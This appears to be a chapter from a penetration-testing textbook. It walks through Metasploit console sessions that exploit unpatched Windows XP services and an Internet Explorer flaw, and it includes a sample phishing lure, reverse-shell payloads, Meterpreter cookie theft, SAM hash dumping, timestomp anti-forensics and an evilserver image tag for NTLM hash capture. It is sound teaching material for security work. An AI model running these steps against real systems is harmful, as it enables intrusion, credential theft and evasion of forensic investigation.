PART II

Penetration Testing and Tools

CHAPTER 4

Using Metasploit

This chapter will show you how to use Metasploit, an exploit launching and development platform.

- Metasploit: the big picture
- Getting Metasploit
- Using the Metasploit console to launch exploits
- Using Metasploit to exploit client-side vulnerabilities
- Using the Metasploit Meterpreter
- Using Metasploit as a man-in-the-middle password stealer
- Using Metasploit to auto-attack
- Inside Metasploit exploit modules

Metasploit: The Big Picture

Metasploit is a free, downloadable tool that makes it very easy to acquire, develop, and launch exploits for computer software vulnerabilities. It ships with professional-grade exploits for hundreds of known software vulnerabilities. When H.D. Moore released Metasploit in 2003, it permanently changed the computer security scene. Suddenly, anyone could become a hacker and everyone had access to exploits for unpatched and recently patched vulnerabilities. Software vendors could no longer drag their feet fixing publicly disclosed vulnerabilities, because the Metasploit crew was hard at work developing exploits that would be released for all Metasploit users.

Metasploit was originally designed as an exploit development platform, and we'll use it later in the book to show you how to develop exploits. However, it is probably more often used today by security professionals and hobbyists as a "point, click, root" environment to launch exploits included with the framework.

We'll spend the majority of this chapter showing Metasploit examples. To save space, we'll strategically snip out nonessential text, so the output you see while following along might not be identical to what you see in this book. Most of the chapter examples will be from Metasploit running on the Windows platform inside the Cygwin environment.

Getting Metasploit

Metasploit runs natively on Linux, BSD, Mac OS X, and Windows inside Cygwin. You can enlist in the development source tree to get the very latest copy of the framework, or just use the packaged installers from http://framework.metasploit.com/msf/download. The Windows console application (msfconsole) that we will be using throughout this chapter requires the Cygwin environment to run. The Windows package comes with an AJAX browser-based interface (msfweb) which is okay for light usage, but you'll eventually want to install Cygwin to use the console in Windows. The Cygwin downloader is www.cygwin.com/setup.exe. Be sure to install at least the following, in addition to the base packages:

- **Devel** readline, ruby, and subversion (required for msfupdate)
- **Interpreters** ruby
- **Libs** readline
- **Net** openssl

References

Installing Metasploit on Windows http://metasploit.com/dev/trac/wiki/Metasploit3/InstallWindows
Installing Metasploit on Mac OS X http://metasploit.com/dev/trac/wiki/Metasploit3/InstallMacOSX
Installing Metasploit on Gentoo http://metasploit.com/dev/trac/wiki/Metasploit3/InstallGentoo
Installing Metasploit on Ubuntu http://metasploit.com/dev/trac/wiki/Metasploit3/InstallUbuntu
Installing Metasploit on Fedora http://metasploit.com/dev/trac/wiki/Metasploit3/InstallFedora

Using the Metasploit Console to Launch Exploits

Our first demo in the tour of Metasploit will be to exploit an unpatched XP Service Pack 1 machine missing the RRAS security update (MS06-025). We'll try to get a remote command shell running on that box using the RRAS exploit built into the Metasploit framework. Metasploit can pair any Windows exploit with any Windows payload. So we can choose to use the RRAS vulnerability to open a command shell, create an administrator, start a remote VNC session, or to do a bunch of other stuff. Let's get started.

```
$ ./msfconsole
                                  _       _
             _                   | |     (_)_
 ____   ____| |_  ____  ___ ____ | | ___  _| |_
|    \ / _  )  _)/ _  |/___)  _ \| |/ _ \| |  _)
| | | ( (/ /| |_( ( | |___ | | | | | |_| | | |__
|_|_|_|\____)\___)_||_(___/| ||_/|_|\___/|_|\___)
                           |_|


       =[ msf v3.0
+ -- --=[ 177 exploits - 104 payloads
+ -- --=[ 17 encoders - 5 nops
       =[ 30 aux

msf >
```

The interesting commands to start with are

```
show <exploits | payloads>
info <exploit | payload> <name>
use <exploit-name>
```

Other commands can be found by typing **help**. Our first task will be to find the name of the RRAS exploit so we can use it:

```
msf > show exploits

Exploits
========

   Name                                         Description
   ----                                         -----------
...
   windows/smb/ms04_011_lsass                   Microsoft LSASS Service
DsRolerUpgradeDownlevelServer Overflow
   windows/smb/ms04_031_netdde                  Microsoft NetDDE Service
Overflow
   windows/smb/ms05_039_pnp                     Microsoft Plug and Play Service
Overflow
   windows/smb/ms06_025_rasmans_reg             Microsoft RRAS Service RASMAN
Registry Overflow
   windows/smb/ms06_025_rras                    Microsoft RRAS Service Overflow
   windows/smb/ms06_040_netapi                  Microsoft Server Service
NetpwPathCanonicalize Overflow
…
```

There it is! Metasploit calls it **windows/smb/ms06_025_rras**. We'll use that exploit and then go looking for all the options needed to make the exploit work.

```
msf > use windows/smb/ms06_025_rras
msf exploit(ms06_025_rras) >
```

Notice that the prompt changes to enter "exploit mode" when you **use** an exploit module. Any options or variables you set while configuring this exploit will be retained so you don't have to reset the options every time you run it. You can get back to the original launch state at the main console by issuing the **back** command.

```
msf exploit(ms06_025_rras) > back
msf > use windows/smb/ms06_025_rras
msf exploit(ms06_025_rras) >
```

Different exploits have different options. Let's see what options need to be set to make the RRAS exploit work.

```
msf exploit(ms06_025_rras) > show options

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  ROUTER           yes       The pipe name to use (ROUTER, SRVSVC)
```

This exploit requires a target address, the port number SMB (server message block) uses to listen, and the name of the pipe exposing this functionality.

```
msf exploit(ms06_025_rras) > set RHOST 192.168.1.220
RHOST => 192.168.1.220
```

As you can see, the syntax to set an option is

```
set <OPTION-NAME> <option>
```

Metasploit is often particular about the case of the option name and option, so it is best to use uppercase if the option is listed in uppercase. With the exploit module set, we next need to set the payload and the target type. The *payload* is the action that happens after the vulnerability is exploited. It's like choosing what you want to happen as a result of exploiting the vulnerability. For this first example, let's use a payload that simply opens a command shell listening on a TCP port.

```
msf exploit(ms06_025_rras) > show payloads

Compatible payloads
===================
...
   windows/shell_bind_tcp                Windows Command Shell, Bind TCP Inline
   windows/shell_bind_tcp_xpfw            Windows Disable Windows ICF, Command
Shell, Bind TCP Inline
   windows/shell_reverse_tcp               Windows Command Shell, Reverse TCP
Inline
...
```

Here we see three payloads, each of which can be used to load an inline command shell. The use of the word "inline" here means the command shell is set up in one roundtrip. The alternative is "staged" payloads, which fit into a smaller buffer but require an additional network roundtrip to set up. Due to the nature of some vulnerabilities, buffer space in the exploit is at a premium and a staged exploit is a better option.

This XP SP1 machine is not running a firewall, so we'll choose a simple bind shell and will accept the default options.

```
msf exploit(ms06_025_rras) > set PAYLOAD windows/shell_bind_tcp
PAYLOAD => windows/shell_bind_tcp
msf exploit(ms06_025_rras) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.220    yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  ROUTER           yes       The pipe name to use (ROUTER, SRVSVC)


Payload options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LPORT     4444             yes       The local port
```

The exploit and payload are both set. Next we need to set a target type. Metasploit has some generic exploits that work on all platforms, but for others you'll need to specify a target operating system.

```
msf exploit(ms06_025_rras) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows 2000 SP4
   1   Windows XP SP1

msf exploit(ms06_025_rras) > set TARGET 1
TARGET => 1
```

All set! Let's kick off the exploit.

```
msf exploit(ms06_025_rras) > exploit
[*] Started bind handler
[-] Exploit failed: Login Failed: The SMB server did not reply to our request
```

Hmm…Windows XP SP1 should not require authentication for this exploit. The Microsoft security bulletin lists XP SP1 as anonymously attackable. Let's take a closer look at this exploit.

```
msf exploit(ms06_025_rras) > info

       Name: Microsoft RRAS Service Overflow
    Version: 4498
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License

Provided by:
  Nicolas Pouvesle <nicolas.pouvesle@gmail.com>
  hdm <hdm@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Windows 2000 SP4
  1   Windows XP SP1

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST    192.168.1.220    yes       The target address
  RPORT    445              yes       Set the SMB service port
  SMBPIPE  ROUTER           yes       The pipe name to use (ROUTER, SRVSVC)

Payload information:
  Space: 1104
  Avoid: 1 characters
```

```
Description:
  This module exploits a stack overflow in the Windows Routing and
  Remote Access Service. Since the service is hosted inside
  svchost.exe, a failed exploit attempt can cause other system
  services to fail as well. A valid username and password is required
  to exploit this flaw on Windows 2000. When attacking XP SP1, the
  SMBPIPE option needs to be set to 'SRVSVC'.
```

The exploit description claims that to attack XP SP1, the SMBPIPE option needs to be set to **SRVSVC**. You can see from our preceding options display that the SMBPIPE is set to **ROUTER**. Before blindly following instructions, let's explore which pipes are accessible on this XP SP1 target machine and see why **ROUTER** didn't work. Metasploit version 3 added several auxiliary modules, one of which is a named pipe enumeration tool. We'll use that to see if this **ROUTER** named pipe is exposed remotely.

```
msf exploit(ms06_025_rras) > show auxiliary

   Name                                  Description
   ----                                  -----------
   admin/backupexec/dump                 Veritas Backup Exec Windows Remote
File Access
   admin/backupexec/registry             Veritas Backup Exec Server Registry
Access
   dos/freebsd/nfsd/nfsd_mount           FreeBSD Remote NFS RPC Request Denial
of Service
   dos/solaris/lpd/cascade_delete        Solaris LPD Arbitrary File Delete
   dos/windows/nat/nat_helper            Microsoft Windows NAT Helper Denial
of Service
   dos/windows/smb/ms05_047_pnp          Microsoft Plug and Play Service
Registry Overflow
   dos/windows/smb/ms06_035_mailslot     Microsoft SRV.SYS Mailslot Write
Corruption
   dos/windows/smb/ms06_063_trans        Microsoft SRV.SYS Pipe Transaction No
Null
   dos/windows/smb/rras_vls_null_deref  Microsoft RRAS
InterfaceAdjustVLSPointers NULL Dereference
   dos/wireless/daringphucball           Apple Airport 802.11 Probe Response
Kernel Memory Corruption
   dos/wireless/fakeap                   Wireless Fake Access Point Beacon
Flood
   dos/wireless/fuzz_beacon              Wireless Beacon Frame Fuzzer
   dos/wireless/fuzz_proberesp           Wireless Probe Response Frame Fuzzer
   dos/wireless/netgear_ma521_rates      NetGear MA521 Wireless Driver Long
Rates Overflow
   dos/wireless/netgear_wg311pci         NetGear WG311v1 Wireless Driver Long
SSID Overflow
   dos/wireless/probe_resp_null_ssid     Multiple Wireless Vendor NULL SSID
Probe Response
   dos/wireless/wifun                    Wireless Test Module
   recon_passive                         Simple Recon Module Tester
   scanner/discovery/sweep_udp           UDP Service Sweeper
   scanner/mssql/mssql_login             MSSQL Login Utility
   scanner/mssql/mssql_ping              MSSQL Ping Utility
   scanner/scanner_batch                 Simple Recon Module Tester
   scanner/scanner_host                  Simple Recon Module Tester
   scanner/scanner_range                 Simple Recon Module Tester
   scanner/smb/pipe_auditor              SMB Session Pipe Auditor
   scanner/smb/pipe_dcerpc_auditor      SMB Session Pipe DCERPC Auditor
   scanner/smb/version                  SMB Version Detection
   test                                 Simple Auxiliary Module Tester
   test_pcap                            Simple Network Capture Tester
   voip/sip_invite_spoof                SIP Invite Spoof
```

Aha, there is the named pipe scanner, **scanner/smb/pipe_auditor**. Looks like Metasploit 3 also knows how to play with wireless drivers… Interesting... But for now, let's keep focused on our XP SP1 RRAS exploit by enumerating the exposed named pipes.

NOTE Chapter 16 talks more about named pipes, including elevation of privilege attack techniques abusing weak access control on named pipes.

```
msf exploit(ms06_025_rras) > use scanner/smb/pipe_auditor
msf auxiliary(pipe_auditor) > show options

Module options:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR
identifier

msf auxiliary(pipe_auditor) > set RHOSTS 192.168.1.220
RHOSTS => 192.168.1.220
msf auxiliary(pipe_auditor) > exploit
[*] Pipes: \netlogon, \lsarpc, \samr, \epmapper, \srvsvc, \wkssvc
[*] Auxiliary module execution completed
```

The exploit description turns out to be correct. The ROUTER named pipe either does not exist on XP SP1 or is not exposed anonymously. \srvsvc is in the list, however, so we'll instead target the RRAS RPC interface over the \srvsvc named pipe.

```
msf auxiliary(pipe_auditor) > use windows/smb/ms06_025_rras
msf exploit(ms06_025_rras) > set SMBPIPE SRVSVC
SMBPIPE => SRVSVC
msf exploit(ms06_025_rras) > exploit
[*] Started bind handler
[*] Binding to 20610036-fa22-11cf-9823-00a0c911e5df:1.0@ncacn_
np:192.168.1.220[\SRVSVC] ...
[*] Bound to 20610036-fa22-11cf-9823-00a0c911e5df:1.0@ncacn_
np:192.168.1.220[\SRVSVC] ...
[*] Getting OS...
[*] Calling the vulnerable function on Windows XP...
[*] Command shell session 1 opened (192.168.1.113:2347 -> 192.168.1.220:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\SAFE_NT\system32>echo w00t!
echo w00t!
w00t!

D:\SAFE_NT\system32>
```

It worked! We can verify the connection on a separate command prompt from a local high port to the remote port 4444 using **netstat**.

```
C:\tools>netstat -an | findstr .220 | findstr ESTAB
  TCP    192.168.1.113:3999     192.168.1.220:4444     ESTABLISHED
```

Let's go back in using the same exploit but instead swap in a payload that connects back from the remote system to the local attack workstation for the command shell. Subsequent exploit attempts for this specific vulnerability might require a reboot of the target.

```
msf exploit(ms06_025_rras) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(ms06_025_rras) > show options

Payload options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LHOST                      yes       The local address
   LPORT     4444             yes       The local port
```

The reverse shell payload has a new required option. You'll need to pass in the IP address of the local host (LHOST) attacking workstation to which you'd like the victim to reach back.

```
msf exploit(ms06_025_rras) > set LHOST 192.168.1.113
LHOST => 192.168.1.113
msf exploit(ms06_025_rras) > exploit
[*] Started reverse handler
[-] Exploit failed: Login Failed: The SMB server did not reply to our request
msf exploit(ms06_025_rras) > exploit
[*] Started reverse handler
[*] Binding to 20610036-fa22-11cf-9823-00a0c911e5df:1.0@ncacn_
np:192.168.1.220[\SRVSVC] ...
[*] Bound to 20610036-fa22-11cf-9823-00a0c911e5df:1.0@ncacn_
np:192.168.1.220[\SRVSVC] ...
[*] Getting OS...
[*] Calling the vulnerable function on Windows XP...
[*] Command shell session 3 opened (192.168.1.113:4444 -> 192.168.1.220:1034)
[-] Exploit failed: The SMB server did not reply to our request
msf exploit(ms06_025_rras) >
```

This demo exposes some interesting Metasploit behavior that you might encounter, so let's discuss what happened. The first exploit attempt was not able to successfully bind to the RRAS RPC interface. Metasploit reported this condition as a login failure. The interface is exposed on an anonymously accessible named pipe, so the error message is a red herring—we didn't attempt to authenticate. More likely, the connection timed out either in the Windows layer or in the Metasploit layer.

So we attempt to exploit again. This attempt made it all the way through the exploit and even set up a command shell (session #3). Metasploit appears to have timed out on us just before returning control of the session to the console, however. This idea of sessions is another new Metasploit 3 feature and helps us out in this case. Even though we have returned to an msf prompt, we have a command shell waiting for us. You can access any active session with the **sessions–i** command.

```
msf exploit(ms06_025_rras) > sessions -l

Active sessions
===============

  Id  Description    Tunnel
  --  -----------    ------
  3   Command shell  192.168.1.113:4444 -> 192.168.1.220:1034
```

Aha! It's still there! To interact with the session, use the **sessions –i <id>** command.

```
msf exploit(ms06_025_rras) > sessions -i 3
[*] Starting interaction with 3...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\SAFE_NT\system32>
```

Back in business! It doesn't make much sense to switch from the bind shell to the reverse shell in this case of two machines on the same subnet with no firewall involved. But imagine if you were a bad guy attempting to sneak a connection out of a compromised network without attracting attention to yourself. In that case, it might make more sense to use a reverse shell with LPORT set to 443 and hope to masquerade as a normal HTTPS connection passing through the proxy. Metasploit can even wrap the payload inside a normal-looking HTTP conversation, perhaps allowing it to pass under the radar.

You now know the most important Metasploit console commands and understand the basic attack process. Let's explore other ways to use Metasploit to launch an attack.

References

RRAS Security bulletin from Microsoft www.microsoft.com/technet/security/bulletin/MS06-025.mspx
Metasploit exploits and payloads http://metasploit.com:55555/EXPLOITS http://metasploit.com:55555/PAYLOADS

Exploiting Client-Side Vulnerabilities with Metasploit

Thankfully, the unpatched Windows XP SP1 workstation in the preceding example with no firewall protection on the local subnet, does not happen as much in the real world. Interesting targets are usually protected with a perimeter or host-based firewall. As always, however, hackers adapt to these changing conditions with new types of attacks. Chapter 16 will go into detail about the rise of client-side vulnerabilities and will introduce tools to help you find them. As a quick preview, *client-side vulnerabilities* are vulnerabilities in client software such as web browsers, e-mail applications, and media players.

The idea is to lure a victim to a malicious website or to trick him into opening a malicious file or e-mail. When the victim interacts with attacker-controlled content, the attacker presents data that triggers a vulnerability in the client-side application parsing the content. One nice thing (from an attacker's point of view) is that connections are initiated by the victim and sail right through the firewall.

Metasploit includes several exploits for browser-based vulnerabilities and can act as a rogue web server to host those vulnerabilities. In this next example, we'll use Metasploit to host an exploit for the Internet Explorer VML parsing vulnerability fixed by Microsoft with security update MS06-055.

```
msf > show exploits

Exploits
========

   Name                                        Description
   ----                                        -----------
...
   windows/browser/aim_goaway                  AOL Instant Messenger goaway
Overflow
   windows/browser/apple_itunes_playlist       Apple ITunes 4.7 Playlist
Buffer Overflow
   windows/browser/apple_quicktime_rtsp        Apple QuickTime 7.1.3 RTSP URI
Buffer Overflow
   windows/browser/ie_createobject             Internet Explorer COM
CreateObject Code Execution
   windows/browser/ie_iscomponentinstalled     Internet Explorer
isComponentInstalled Overflow
   windows/browser/mcafee_mcsubmgr_vsprintf    McAfee Subscription Manager
Stack Overflow
   windows/browser/mirc_irc_url                mIRC IRC URL Buffer Overflow
   windows/browser/ms03_020_ie_objecttype      MS03-020 Internet Explorer
Object Type
   windows/browser/ms06_001_wmf_setabortproc   Windows XP/2003/Vista Metafile
Escape() SetAbortProc Code Execution
   windows/browser/ms06_013_createtextrange    Internet Explorer
createTextRange() Code Execution
   windows/browser/ms06_055_vml_method         Internet Explorer VML Fill
Method Code Execution
   windows/browser/ms06_057_webview_setslice   Internet Explorer
WebViewFolderIcon setSlice() Overflow
...
```

As you can see, there are several browser-based exploits built into Metasploit:

```
msf > use windows/browser/ms06_055_vml_method
msf exploit(ms06_055_vml_method) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.1.113    yes       The local host to listen on.
   SRVPORT  8080             yes       The local port to listen on.
   URIPATH                   no        The URI to use for this exploit
(default is random)
```

Metasploit's browser-based vulnerabilities have a new option, URIPATH. Metasploit will be acting as a web server (in this case, http://192.168.1.113:8080), so the URIPATH is the rest of the URL to which you'll be luring your victim. In this example, pretend that we'll be sending out an e-mail that looks like this:

> "Dear *[victim]*, Congratulations! You've won one million dollars! For pickup instructions, click here: *[link]*"

A good URL for that kind of attack might be something like http://192.168.1.113:8080/you_win.htm.

```
msf exploit(ms06_055_vml_method) > set URIPATH you_win.htm
URIPATH => you_win.htm
msf exploit(ms06_055_vml_method) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(ms06_055_vml_method) > set LHOST 192.168.1.113
LHOST => 192.168.1.113
msf exploit(ms06_055_vml_method) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.1.113    yes       The local host to listen on.
   SRVPORT  8080             yes       The local port to listen on.
   URIPATH  you_win.htm      no        The URI to use for this exploit
(default is random)


Payload options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  seh              yes       Exit technique: seh, thread, process
   LHOST     192.168.1.113    yes       The local address
   LPORT     4444             yes       The local port

Exploit target:

   Id  Name
   --  ----
   0   Windows NT 4.0 -> Windows 2003 SP1

msf exploit(ms06_055_vml_method) > exploit
[*] Started reverse handler
[*] Using URL: http://192.168.1.113:8080/you_win.htm
[*] Server started.
[*] Exploit running as background job.
msf exploit(ms06_055_vml_method) >
```

Metasploit is now waiting for any incoming connections on port 8080 requesting you_win.htm. When HTTP connections come in on that channel, Metasploit will present a VML exploit with a reverse shell payload instructing Internet Explorer to initiate a connection back to 192.168.1.113 with a destination port 4444. Let's see what happens when a workstation missing Microsoft security update MS06-055 visits the malicious webpage.

```
[*] Command shell session 4 opened (192.168.1.113:4444 -> 192.168.1.220:1044)
```

Aha! We have our first victim!

```
msf exploit(ms06_055_vml_method) > sessions -l

Active sessions
===============

  Id  Description    Tunnel
  --  -----------    ------
  4   Command shell  192.168.1.113:4444 -> 192.168.1.220:1044

msf exploit(ms06_055_vml_method) > sessions -i 4
[*] Starting interaction with 4...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\SAFE_NT\Profiles\jness\Desktop>echo woot!
echo woot!
woot!

D:\SAFE_NT\Profiles\jness\Desktop>
```

Pressing CTRL-Z will return you from the session back to the Metasploit console prompt. Let's simulate a second incoming connection:

```
msf exploit(ms06_055_vml_method) > [*] Command shell session 5 opened
(192.168.1.113:4444 -> 192.168.1.230:1159)
sessions -l

Active sessions
===============

  Id  Description    Tunnel
  --  -----------    ------
  4   Command shell  192.168.1.113:4444 -> 192.168.1.220:1044
  5   Command shell  192.168.1.113:4444 -> 192.168.1.230:1159
```

The **jobs** command will list the exploit jobs you have going on currently:

```
msf exploit(ms06_055_vml_method) > jobs

  Id  Name
  --  ----
  3   Exploit: windows/browser/ms06_055_vml_method

msf exploit(ms06_055_vml_method) > jobs -K
Stopping all jobs...
```

Exploiting client-side vulnerabilities by using Metasploit's built-in web server will allow you to attack workstations protected by a firewall. Let's continue exploring Metasploit by looking at other payload types.

Using the Meterpreter

Having a command prompt is great. However, sometimes it would be more convenient to have more flexibility after you've compromised a host. And in some situations, you need to be so sneaky that even creating a new process on a host might be too much noise. That's where the Meterpreter payload shines!

The Metasploit Meterpreter is a command interpreter payload that is injected into the memory of the exploited process and provides extensive and extendable features to the attacker. This payload never actually hits the disk on the victim host; everything is injected into process memory and no additional process is created. It also provides a consistent feature set no matter which platform is being exploited. The Meterpreter is even extensible, allowing you to load new features on the fly by uploading DLLs to the target system's memory.

In this example, we'll reuse the VML browser-based exploit but supply the Meterpreter payload.

```
msf exploit(ms06_055_vml_method) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms06_055_vml_method) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.1.112    yes       The local host to listen on.
   SRVPORT  8080             yes       The local port to listen on.
   URIPATH  you_win.htm      no        The URI to use for this exploit
(default is random)


Payload options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  ------------
   DLL       ...metsrv.dll    yes       The local path to the DLL
   EXITFUNC  seh              yes       Exit technique: seh, thread, process
   LHOST     192.168.1.112    yes       The local address
   LPORT     4444             yes       The local port

msf exploit(ms06_055_vml_method) > exploit
[*] Started reverse handler
[*] Using URL: http://192.168.1.112:8080/you_win.htm
[*] Server started.
[*] Exploit running as background job.
msf exploit(ms06_055_vml_method) > [*] Transmitting intermediate stager for
over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73739 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.1.112:4444 -> 192.168.1.220:1038)

msf exploit(ms06_055_vml_method) >
```

The VML exploit worked flawlessly again. Let's check our session:

```
msf exploit(ms06_055_vml_method) > sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  192.168.1.112:4444 -> 192.168.1.220:1038

msf exploit(ms06_055_vml_method) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

The **help** command will list all the built-in Meterpreter commands.

```
Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    channel       Displays information about active channels
    close         Closes a channel
    exit          Terminate the meterpreter session
    help          Help menu
    interact      Interacts with a channel
    irb           Drop into irb scripting mode
    migrate       Migrate the server to another process
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    run           Executes a meterpreter script
    use           Load a one or more meterpreter extensions
    write         Writes data to a channel

Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getwd         Print working directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rmdir         Remove directory
    upload        Upload a file or directory

Stdapi: Networking Commands
===========================
    Command       Description
    -------       -----------
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table

Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shutdown      Shuts down the remote computer
    sysinfo       Gets information about the remote system, such as OS

Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    idletime      Returns the number of seconds the remote user has been idle
    uictl         Control some of the user interface components
```

Ways to use the Metasploit Meterpreter could probably fill an entire book—we don't have the space to properly explore it here. But we will point out a few useful tricks to get you started playing with it.

If you've tried out the browser-based exploits, you have probably noticed the busted Internet Explorer window on the victim's desktop after each exploit attempt. Additionally, due to the heap spray exploit style, this IE session consumes several hundred megabytes of memory. The astute victim will probably attempt to close IE or kill it from Task Manager. If you want to stick around on this victim workstation, iexplore.exe is not a good long-term home for your Meterpreter session. Thankfully, the Meterpreter makes it easy to migrate to a process that will last longer.

```
meterpreter > ps

Process list
============

    PID   Name          Path
    ---   ----          ----
...
    280   Explorer.EXE  D:\SAFE_NT\Explorer.EXE
    1388  IEXPLORE.EXE  D:\Program Files\Internet Explorer\IEXPLORE.EXE
...

meterpreter > migrate 280
[*] Migrating to 280...
[*] Migration completed successfully.
```

In the preceding example, we have migrated our Meterpreter session to the Explorer process of the current logon session. Now with a more resilient host process, let's introduce a few other Meterpreter commands. Here's something the command prompt cannot do—upload and download files:

```
meterpreter > upload c:\\jness\\run.bat c:\\
[*] uploading  : c:\jness\run.bat -> c:\
[*] uploaded   : c:\jness\run.bat -> c:\\\jness\run.bat
meterpreter > download -r d:\\safe_nt\\profiles\\jness\\cookies c:\\jness
[*] downloading: d:\safe_nt\profiles\jness\cookies\index.dat ->
c:\jness/index.dat
[*] downloaded : d:\safe_nt\profiles\jness\cookies\index.dat ->
c:\jness/index.dat
[*] downloading: d:\safe_nt\profiles\jness\cookies\jness@dell[1].txt ->
c:\jness/jness@dell[1].txt
[*] downloaded : d:\safe_nt\profiles\jness\cookies\jness@dell[1].txt ->
c:\jness/jness@dell[1].txt
[*] downloading: d:\safe_nt\profiles\jness\cookies\jness@google[1].txt ->
c:\jness/jness@google[1].txt
...
```

Other highlights of the Meterpreter include support for:

- Stopping and starting the keyboard and mouse of the user's logon session (fun!)
- Listing, stopping, and starting processes
- Shutting down or rebooting the machine
- Enumerating, creating, deleting, and setting registry keys
- Turning the workstation into a traffic router, especially handy on dual-homed machines bridging one public network to another "private" network
- Complete Ruby scripting environment enabling limitless possibilities

If you find yourself with administrative privileges on a compromised machine, you can also add the privileged extension:

```
meterpreter > use priv
Loading extension priv...success.

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes
```

The **hashdump** command works like **pwdump**, allowing you to dump the SAM database. **Timestomp** allows hackers to cover their tracks by setting the Modified, Accessed, Created, or Executed timestamps to any value they'd like.

```
meterpreter > hashdump
Administrator:500:eaace295a6e641a596729d810977XXXX:79f8374fc0fd00661426122572
6eXXXX:::
ASPNET:1003:e93aacf33777f52185f81593e52eXXXX:da41047abd5fc41097247f5e40f9XXXX
:::
grayhat:1007:765907f21bd3ca373a26913ebaa7ce6c:821f4bb597801ef3e18aba022cdce17
d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:3ec83e2fa53db18f5dd0c5fd34428744:c0ad810e786ac606f04407815
4ffa5c5:::
\SAFE_NT;D:\SAF;:1002:aad3b435b51404eeaad3b435b51404ee:8c44ef4465d0704b3c99418
c8d7ecf51:::

meterpreter > timestomp

Usage: timestomp file_path OPTIONS

OPTIONS:

    -a <opt>  Set the "last accessed" time of the file
    -b        Set the MACE timestamps so that EnCase shows blanks
    -c <opt>  Set the "creation" time of the file
    -e <opt>  Set the "mft entry modified" time of the file
    -f <opt>  Set the MACE of attributes equal to the supplied file
    -h        Help banner
    -m <opt>  Set the "last written" time of the file
    -r        Set the MACE timestamps recursively on a directory
    -v        Display the UTC MACE values of the file
    -z <opt>  Set all four attributes (MACE) of the file
```

When you're looking for flexibility, the Meterpreter payload delivers!

Reference

Meterpreter documentation http://framework.metasploit.com/documents/api/rex/index.html

Using Metasploit as a Man-in-the-Middle Password Stealer

We used Metasploit as a malicious web server to host the VML exploit earlier, luring unsuspecting and unpatched victims to get exploited. It turns out Metasploit has more malicious server functionality than simply HTTP. They have actually implemented a complete, custom SMB server. This enables a very interesting attack. But first, some background on password hashes.

Weakness in the NTLM Protocol

Microsoft Windows computers authenticate each other using the NTLM protocol, a challenge-response sequence in which the server generates a "random" 8-byte challenge key that the client uses to send back a hashed copy of the client's credentials. Now in theory this works great. The hash is a one-way function, so the client builds a hash, the server builds a hash, and if the two hashes match, the client is allowed access. This exchange should be able to withstand a malicious hacker sniffing the wire because credentials are never sent, only a hash that uses a one-way algorithm.

In practice, however, there are a few weaknesses in this scheme. First, imagine that the server (Metasploit) is a malicious bad guy who lures a client to authenticate. Using **<img src=\\evilserver\share\foo.gif>** on a web page is a great way to force the client to authenticate. Without the actual credentials, the hash is useless, right? Actually, let's step through it. The client firsts asks the server for an 8-byte challenge key to hash its credentials. The custom SMB server can build this challenge however it likes. For example, it might use the hex bytes 0x1122334455667788. The client accepts that challenge key, uses it as an input for the credential hash function, and sends the resulting hash of its credentials to the server. The server now knows the hash function, the hash key (0x1122334455667788), and the resulting hash. This allows the server to test possible passwords offline and find a match. For example, to check the password "foo", the server can hash the word "foo" with the challenge key 0x1122334455667788 and compare the resulting hash to the value the client sent over the wire. If the hashes match, the server immediately knows that the client's plaintext password is the word "foo".

